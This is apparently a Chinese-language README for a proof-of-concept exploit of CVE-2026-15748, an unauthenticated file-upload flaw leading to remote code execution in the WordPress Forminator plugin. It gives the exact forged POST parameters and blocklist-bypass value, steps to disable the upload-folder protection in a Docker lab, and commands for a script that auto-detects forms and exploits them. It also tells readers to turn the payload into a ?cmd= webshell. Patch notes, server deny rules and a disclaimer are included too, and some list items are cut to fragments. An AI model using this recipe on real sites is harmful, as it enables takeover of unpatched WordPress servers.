
 0x4cr/cve-2026-15748
WordPress Forminator Forms <= 1.56.1 中的未认证 RCE(CVSS 9.8)

通过伪造上传字段配置实现未认证任意文件上传
| 字段 | 详情 |
|---|---|
| CVE ID | CVE-2026-15748 |
| CVSS | 9.8(严重) |
| CWE | CWE-434 — 危险类型文件的不受限上传 |
| 受影响版本 | Forminator Forms <= 1.56.1 |
| 修复版本 | 1.56.2 |
| 所需认证 | 无 |
| 发现者 | daroo |
WordPress 的 Forminator Forms 插件(60 万+ 活跃安装量)存在一个未认证任意文件上传漏洞,可导致远程代码执行(RCE)。
该漏洞串联了两个缺陷:
return 键注入(front-action.php):set_field_data() 函数在取消设置 $field_data['return'] 之前先检查其是否为真值。攻击者针对 Select 字段发送嵌套 POST 数据,其中包含 return=1、field_type=upload 以及精心构造的 field_array。该条目未经校验即被直接添加到 field_data_array,随后 process_uploads() 将其作为合法的上传字段进行处理。
黑名单绕过(upload.php + helper-fields.php):additional-type 字段属性接受 ph(p)|text/x-php。get_additional_file_mime_types() 按 | 拆分,生成 ['ph(p)' => 'text/x-php']。扩展名黑名单使用 in_array('ph(p)', $filters, true) 进行匹配,无法匹配 'php'。而 WordPress 的 wp_check_filetype() 将 ph(p) 作为正则表达式模式,确实能匹配 .php。MIME 类型 text/x-php 被注入到 WordPress 的 upload_mimes 过滤器中,从而满足 wp_check_filetype_and_ext() 的校验。
1.56.2 中的补丁:
front-action.php:在真值检查之前添加 unset($field_data['return'])helper-fields.php:使用 preg_replace('/[^a-z0-9]/', '', $alternative) 规范化黑名单键,使 ph(p) 变为 php 并被拦截1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess 被完全忽略).htaccess 被忽略).htaccess 被删除或被覆盖的服务器启动 Docker 实验环境:
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748
docker-compose up -d

打开 http://localhost:8080 并完成 WordPress 设置。

转到 插件 > 安装插件 > 上传插件 并安装 Forminator v1.56.0。
注意: 如果在上传插件时遇到类似 "您所访问的链接已过期" 的错误,说明 PHP 上传限制过低。可通过以下方式修复:
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
然后再次尝试上传插件。

转到 Forminator > 表单 > 创建 并添加:
保存表单,然后创建一个新 页面,使用短代码 [forminator_form id="XX"] 并发布。


Forminator 会在其上传目录中放置一个 .htaccess 文件来阻止 PHP 执行。在 nginx 服务器上(会忽略 .htaccess),这种保护并不存在。为了在我们基于 Apache 的实验环境中模拟这一点:
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'
pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID

在浏览器中打开 PoC 输出中的 URL。页面显示 CVE-2026-15748-PoC-Verified,随后是 phpinfo() 输出,确认服务器上已执行 PHP 代码。

为演示完整的 RCE 影响,修改 poc.py 中的 SAFE_PAYLOAD 以包含命令执行,重新运行,并使用 ?cmd=whoami 访问该 URL:


上传的 PHP 文件可在服务器文件系统中找到:
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
<FilesMatch "\.php$">
    Deny from all
</FilesMatch>
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
}
wp-content/uploads/forminator/ 目录中是否存在意外的 .php 文件停止并移除实验环境:
docker-compose down -v
本工具仅供授权的安全测试与教育目的使用。请仅将其用于您拥有或已获得明确书面许可进行测试的系统。未经授权访问计算机系统属于违法行为。作者不对任何滥用行为承担责任。






